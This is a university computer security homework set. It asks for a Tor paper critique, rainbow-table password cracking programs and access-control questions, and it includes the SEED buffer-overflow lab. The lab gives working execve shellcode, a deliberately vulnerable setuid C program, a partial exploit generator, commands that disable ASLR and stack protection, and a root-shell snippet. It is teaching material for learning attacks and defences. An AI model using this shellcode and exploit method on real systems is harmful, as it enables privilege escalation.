UNIVERSITY OF MARYLAND
DEPARTMENT OF ELECTRICAL AND COMPUTER ENGINEERING

ENEE 459C
Computer Security
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Homework 4

Out: 11/10/15 Due: 11/24/15 11:59pm

Instructions

1. Strictly adhere to the University of Maryland Code of Academic Integrity.
2. **Type** and submit your solutions as a pdf document at Canvas. Include your full name in the solutions document. Name the solutions document as x-hw4.pdf, where x is your last name.
3. No extensions will be given. Everything will be due at 11.59pm on 11/24/15.

Problem 1 (20 points)

Read the paper on Tor and briefly answer the following questions:

1. What are the main contributions of this paper?
2. What parts of the paper do you find unclear?
3. What parts of the paper are questionable, i.e. you think a conclusion may be wrong, an approach or evaluation technically flawed, or data ill-presented?
4. Sketch an attack on the system other than those presented in the paper. Devise this by yourself if possible, but cite your source(s) if you choose to google.
5. For the attack you devise, discuss:
   - How to evaluate its effectiveness.
   - What countermeasures could defend against it.
   - How much impact it could have in practice (consider what kind of people use Tor and what kind of people wish to break it).

Problem 2 (20 points)

Suppose you know that the passwords used by the students to authenticate to the university server consist of n uppercase letters of the English alphabet. Given the hash $h(p)$ of a password p describe three solutions to compute password p.

1. The first solution uses constant space, $O(26^n)$ query time and no preprocessing.
2. The second solution uses $O(26^n)$ space, constant query time and $O(26^n)$ preprocessing time.
3. The third solution uses $O(26^{\frac{2n}{3}})$ space, $O(26^{\frac{2n}{3}})$ query time and $O(26^n)$ preprocessing time.

Because of the above attacks, the administrator changes the way passwords are stored: Instead of storing $h(p)$ for password p, the administrator stores $(h(p||r), r)$, where r is some randomness that is chosen for each password. Which one of the above solutions will not work now? Why?

Problem 3 (20 points) (originally developed by Jonathan Katz)

Assume the following scheme is being used to hash passwords: An n-bit password p is padded to the left with $128 - n$ zeros and used as an AES-128 key to encrypt the all-0 plaintext; the result is the "hashed password", i.e.

$$h(p) = \mathsf{AES}_{0^{128-n}||p}(0^{128}).$$

So for the 12-bit password $p = \mathsf{0xABC}$, the result should be

$$h(p) = \mathsf{970fc16e71b75463abafb3f8be939d1c}.$$

You may assume n is a multiple of 4.

The scenario is that you are given $h(p)$ and n and need to recover p. Your attack should use a rainbow table with $2^{n/2}$ chains of $2^{n/2}$ length each. You may wish to visit this page for an example of a reduction function that you can use.

1. Write two programs, called GenTable and Crack. The first of these corresponds to the pre-processing phase in which you generate a rainbow table, while the second corresponds to the on-line phase in which you are given $h(p)$ and need to recover p.
   - GenTable should take one command-line argument and generate output to a file rainbow. The argument will be n, the password length (in bits). The bound on the size of rainbow must be no larger than $3 \cdot 128 \cdot 2^{\frac{n}{2}}$ bits. Failure to meet this space bound will result in 0 points. You can use `ls -l` to check the size of your file.
   - Crack should take two command-line arguments and generate output to standard output. The first command-line argument is the same as above. The second argument is $h(p)$ in hex. When you run Crack n $h(p)$, you may assume that GenTable n was just run to give rainbow. The output of crack should include two items: the password p or "failure", and the number of times AES was evaluated. Failure to report the number of AES evaluations accurately will be considered cheating, and will result in 0 points.
   - So running
     GenTable 12
     Crack 12 970fc16e71b75463abafb3f8be939d1c
     should give output "password is ABC, AES evaluated 191 times" (assuming that in this execution of crack AES was evaluated 191 times).
2. Include a 1-2-page writeup that describes your implementation.
3. Use your programs to recover the passwords from the challenges here:

   $$http://enee459c.github.io/homeworks/code/rainbow.txt$$

   Include the answers at the end of your writeup.

Submit your source code for your programs and your writeup.

Problem 4 (10 points)

Given the confidentiality categories TOPSECRET, SECRET, CONFIDENTIAL, UNCLASSIFIED and the integrity categories HIGH, MEDIUM, LOW, indicate and explain what type of access (read, write, both, or neither) is allowed in the following situations.

1. Paul, cleared for (TOPSECRET, MEDIUM), wants to access a document classified (SECRET, HIGH).

2. Anna, cleared for (CONFIDENTIAL, HIGH), wants to access a document classified (CONFIDENTIAL, LOW).
3. Jesse, cleared for (SECRET, MEDIUM), wants to access a document classified (CONFIDENTIAL, LOW).
4. Sammi, cleared for (TOPSECRET, LOW), wants to access a document classified (CONFIDENTIAL, LOW).
5. John, cleared for (SECRET, LOW), wants to access a document classified (SECRET, LOW).
6. Robin, who has no clearances (and so works at the (UNCLASSIFIED, LOW) level), wants to access a document classified (CONFIDENTIAL, HIGH).

Problem 5 (30 points—*taken from SEED labs* `http://www.cis.syr.edu/~wedu/seed/`)

In this lab, students will be given a program with a buffer-overflow vulnerability; their task is to develop a scheme to exploit the vulnerability and finally gain the root privilege. In addition to the attacks, students will be guided to walk through several protection schemes that have been implemented in the operating system to counter against the buffer-overflow attacks. Students need to evaluate whether the schemes work or not and explain why.

1 Lab Tasks

1.1 Initial setup

You can execute the lab tasks using our pre-built ubuntu virtual machines. ubuntu and other Linux distributions have implemented several security mechanisms to make the buffer-overflow attack difficult. To simply our attacks, we need to disable them first.

Address Space Randomization. ubuntu and several other Linux-based systems uses address space randomization to randomize the starting address of heap and stack. This makes guessing the exact addresses difficult; guessing addresses is one of the critical steps of buffer-overflow attacks. In this lab, we disable these features using the following commands:

```
$ su root
  Password: (enter root password)
#sysctl -w kernel.randomize_va_space=0
```

The StackGuard Protection Scheme. The GCC compiler implements a security mechanism called "Stack Guard" to prevent buffer overflows. In the presence of this protection, buffer overflow will not work. You can disable this protection if you compile the program using the *-fno-stack-protector* switch. For example, to compile a program example.c with Stack Guard disabled, you may use the following command:

```
$ gcc -fno-stack-protector example.c
```

Non-Executable Stack. ubuntu used to allow executable stacks, but this has now changed: the binary images of programs (and shared libraries) must declare whether they require executable stacks or not, i.e., they need to mark a field in the program header. Kernel or dynamic linker uses this marking to decide whether to make the stack of this running program executable or non-executable.

This marking is done automatically by the recent versions of `gcc`, and by default, the stack is set to be non-executable. To change that, use the following option when compiling programs:

```
For executable stack:
$ gcc -z execstack  -o test test.c

For non-executable stack:
$ gcc -z noexecstack  -o test test.c
```

1.2 Shellcode

Before you start the attack, you need a shellcode. A shellcode is the code to launch a shell. It has to be loaded into the memory so that we can force the vulnerable program to jump to it. Consider the following program:

```
#include <stdio.h>

int main( ) {
   char *name[2];

   name[0] = ``/bin/sh'';
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

The shellcode that we use is just the assembly version of the above program. The following program shows you how to launch a shell by executing a shellcode stored in a buffer. Please compile and run the following code, and see whether a shell is invoked.

```
/* call_shellcode.c  */

/*A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

const char code[] =
  "\x31\xc0"         /* Line 1:  xorl    %eax,%eax              */
  "\x50"             /* Line 2:  pushl   %eax                   */
  "\x68""//sh"       /* Line 3:  pushl   $0x68732f2f            */
  "\x68""/bin"       /* Line 4:  pushl   $0x6e69622f            */
  "\x89\xe3"         /* Line 5:  movl    %esp,%ebx              */
  "\x50"             /* Line 6:  pushl   %eax                   */
  "\x53"             /* Line 7:  pushl   %ebx                   */
  "\x89\xe1"         /* Line 8:  movl    %esp,%ecx              */
  "\x99"             /* Line 9:  cdq                            */
  "\xb0\x0b"         /* Line 10: movb    $0x0b,%al              */
  "\xcd\x80"         /* Line 11: int     $0x80                  */
;
```

```
int main(int argc, char **argv)
{
   char buf[sizeof(code)];
   strcpy(buf, code);
   ((void(*)( ))buf)( );
}
```

Please use the following command to compile the code (don't forget the `execstack` option):

```
$ gcc -z execstack -o call_shellcode call_shellcode.c
```

A few places in this shellcode are worth mentioning. First, the third instruction pushes "//sh", rather than "/sh" into the stack. This is because we need a 32-bit number here, and "/sh" has only 24 bits. Fortunately, "//" is equivalent to "/", so we can get away with a double slash symbol. Second, before calling the `execve()` system call, we need to store `name[0]` (the address of the string), `name` (the address of the array), and `NULL` to the `%ebx`, `%ecx`, and `%edx` registers, respectively. Line 5 stores `name[0]` to `%ebx`; Line 8 stores `name` to `%ecx`; Line 9 sets `%edx` to zero. There are other ways to set `%edx` to zero (e.g., `xorl %edx, %edx`); the one (`cdq`) used here is simply a shorter instruction: it copies the sign (bit 31) of the value in the EAX register (which is 0 at this point) into every bit position in the EDX register, basically setting `%edx` to 0. Third, the system call `execve()` is called when we set `%al` to 11, and execute "`int $0x80`".

1.3 The Vulnerable Program

```
/* stack.c */

/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(char *str)
{
    char buffer[24];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
```

```
    bof(str);
    printf("Returned Properly\n");
    return 1;
}
```

Compile the above vulnerable program and make it set-root-uid. You can achieve this by compiling it in the `root` account, and `chmod` the executable to `4755` (don't forget to include the `execstack` and `-fno-stack-protector` options to turn off the non-executable stack and StackGuard protections):

```
$ su root
  Password (enter root password)
# gcc -o stack -z execstack -fno-stack-protector stack.c
# chmod 4755 stack
# exit
```

The above program has a buffer overflow vulnerability. It first reads an input from a file called "badfile", and then passes this input to another buffer in the function `bof()`. The original input can have a maximum length of 517 bytes, but the buffer in `bof()` has only 12 bytes long. Because `strcpy()` does not check boundaries, buffer overflow will occur. Since this program is a set-root-uid program, if a normal user can exploit this buffer overflow vulnerability, the normal user might be able to get a root shell. It should be noted that the program gets its input from a file called "badfile". This file is under users' control. Now, our objective is to create the contents for "badfile", such that when the vulnerable program copies the contents into its buffer, a root shell can be spawned.

1.4 Task 1: Exploiting the Vulnerability

We provide you with a partially completed exploit code called "exploit.c". The goal of this code is to construct contents for "badfile". In this code, the shellcode is given to you. You need to develop the rest.

```
/* exploit.c  */

/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
    "\x31\xc0"             /* xorl    %eax,%eax              */
    "\x50"                 /* pushl   %eax                   */
    "\x68""//sh"           /* pushl   $0x68732f2f            */
    "\x68""/bin"           /* pushl   $0x6e69622f            */
    "\x89\xe3"             /* movl    %esp,%ebx              */
    "\x50"                 /* pushl   %eax                   */
    "\x53"                 /* pushl   %ebx                   */
    "\x89\xe1"             /* movl    %esp,%ecx              */
    "\x99"                 /* cdq                            */
    "\xb0\x0b"             /* movb    $0x0b,%al              */
    "\xcd\x80"             /* int     $0x80                  */
```

```
;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents here */

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

After you finish the above program, compile and run it. This will generate the contents for "badfile". Then run the vulnerable program `stack`. If your exploit is implemented correctly, you should be able to get a root shell:

Important: Please compile your vulnerable program first. Please note that the program exploit.c, which generates the bad file, can be compiled with the default Stack Guard protection enabled. This is because we are not going to overflow the buffer in this program. We will be overflowing the buffer in stack.c, which is compiled with the Stack Guard protection disabled.

```
$ gcc -o exploit exploit.c
$./exploit        // create the badfile
$./stack          // launch the attack by running the vulnerable program
# <---- Bingo! You've got a root shell!
```

It should be noted that although you have obtained the "#" prompt, your real user id is still yourself (the effective user id is now root). You can check this by typing the following:

```
# id
uid=(500) euid=0(root)
```

Many commands will behave differently if they are executed as `setuid root` processes, instead of just as `root` processes, because they recognize that the real user id is not `root`. To solve this problem, you can run the following program to turn the real user id to `root`. This way, you will have a real `root` process, which is more powerful.

```
void main()
{
  setuid(0);  system("/bin/sh");
}
```

1.5 Task 2: Address Randomization

Now, we turn on the Ubuntu's address randomization. We run the same attack developed in Task 1. Can you get a shell? If not, what is the problem? How does the address randomization make your attacks difficult? You should describe your observation and explanation in your lab report. You can use the following instructions to turn on the address randomization:

```
$ su root
  Password: (enter root password)
# /sbin/sysctl -w kernel.randomize_va_space=2
```

If running the vulnerable code once does not get you the root shell, how about running it for many times? You can run `./stack` in the following loop , and see what will happen. If your exploit program is designed properly, you should be able to get the root shell after a while. You can modify your exploit program to increase the probability of success (i.e., reduce the time that you have to wait).

```
$ sh -c "while [ 1 ]; do ./stack; done;"
```

1.6 Task 3: Stack Guard

Before working on this task, remember to turn off the address randomization first, or you will not know which protection helps achieve the protection.

In our previous tasks, we disabled the "Stack Guard" protection mechanism in GCC when compiling the programs. In this task, you may consider repeating task 1 in the presence of Stack Guard. To do that, you should compile the program without the *-fno-stack-protector'* option. For this task, you will recompile the vulnerable program, stack.c, to use GCC's Stack Guard, execute task 1 again, and report your observations. You may report any error messages you observe.

In the GCC 4.3.3 and newer versions, Stack Guard is enabled by default. Therefore, you have to disable Stack Guard using the switch mentioned before. In earlier versions, it was disabled by default. If you use a older GCC version, you may not have to disable Stack Guard.

1.7 Task 4: Non-executable Stack

Before working on this task, remember to turn off the address randomization first, or you will not know which protection helps achieve the protection.

In our previous tasks, we intentionally make stacks executable. In this task, we recompile our vulnerable program using the `noexecstack` option, and repeat the attack in Task 1. Can you get a shell? If not, what is the problem? How does this protection scheme make your attacks difficult. You should describe your observation and explanation in your lab report. You can use the following instructions to turn on the non-executable stack protection.

```
# gcc -o stack -fno-stack-protector -z noexecstack stack.c
```


It should be noted that non-executable stack only makes it impossible to run shellcode on the stack, but it does not prevent buffer-overflow attacks, because there are other ways to run malicious code after exploiting a buffer-overflow vulnerability. The *return-to-libc* attack is an example. We have designed a seperate lab for that attack. If you are interested, please see our Return-to-Libc Attack Lab for details.

If you are using our Ubuntu 12.04 VM, whether the non-executable stack protection works or not depends on the CPU and the setting of your virtual machine, because this protection depends on

the hardware feature that is provided by CPU. If you find that the non-executable stack protection does not work, check our document ("Notes on Non-Executable Stack") that is linked to the lab's web page, and see whether the instruction in the document can help solve your problem. If not, then you may need to figure out the problem yourself.

6 Problem Guidelines

We can load the shellcode into "badfile", but it will not be executed because our instruction pointer will not be pointing to it. One thing we can do is to change the return address to point to the shellcode. But we have two problems: (1) we do not know where the return address is stored, and (2) we do not know where the shellcode is stored. To answer these questions, we need to understand the stack layout the execution enters a function. The following figure gives an example.




Finding the address of the memory that stores the return address. From the figure, we know, if we can find out the address of `buffer[]` array, we can calculate where the return address is stored. Since the vulnerable program is a `setuid` program, you can make a copy of this program, and run it with your own privilege; this way you can debug the program (note that you cannot debug a `setuid` program). In the debugger, you can figure out the address of `buffer[]`, and thus calculate the starting point of the malicious code. You can even modify the copied program, and ask the program to directly print out the address of `buffer[]`. The address of `buffer[]` may be slightly different when you run the `setuid` copy, instead of of your copy, but you should be quite close.

If the target program is running remotely, and you may not be able to rely on the debugger to find out the address. However, you can always *guess*. The following facts make guessing a quite feasible approach:

- Stack usually starts at the same address.
- Stack is usually not very deep: most programs do not push more than a few hundred or a few thousand bytes into the stack at any one time.
- Therefore the range of addresses that we need to guess is actually quite small.

Finding the starting point of the malicious code. If you can accurately calculate the address of `buffer[]`, you should be able to accurately calcuate the starting point of the malicious code.

Even if you cannot accurately calculate the address (for example, for remote programs), you can still guess. To improve the chance of success, we can add a number of NOPs to the beginning of the malicious code; therefore, if we can jump to any of these NOPs, we can eventually get to the malicious code. The following figure depicts the attack.



Storing an long integer in a buffer: In your exploit program, you might need to store an `long` integer (4 bytes) into an buffer starting at buffer[i]. Since each buffer space is one byte long, the integer will actually occupy four bytes starting at buffer[i] (i.e., buffer[i] to buffer[i+3]). Because buffer and long are of different types, you cannot directly assign the integer to buffer; instead you can cast the buffer+i into an `long` pointer, and then assign the integer. The following code shows how to assign an `long` integer to a buffer starting at buffer[i]:

```
char buffer[20];
long addr = 0xFFEEDD88;

long *ptr = (long *) (buffer + i);
*ptr = addr;
```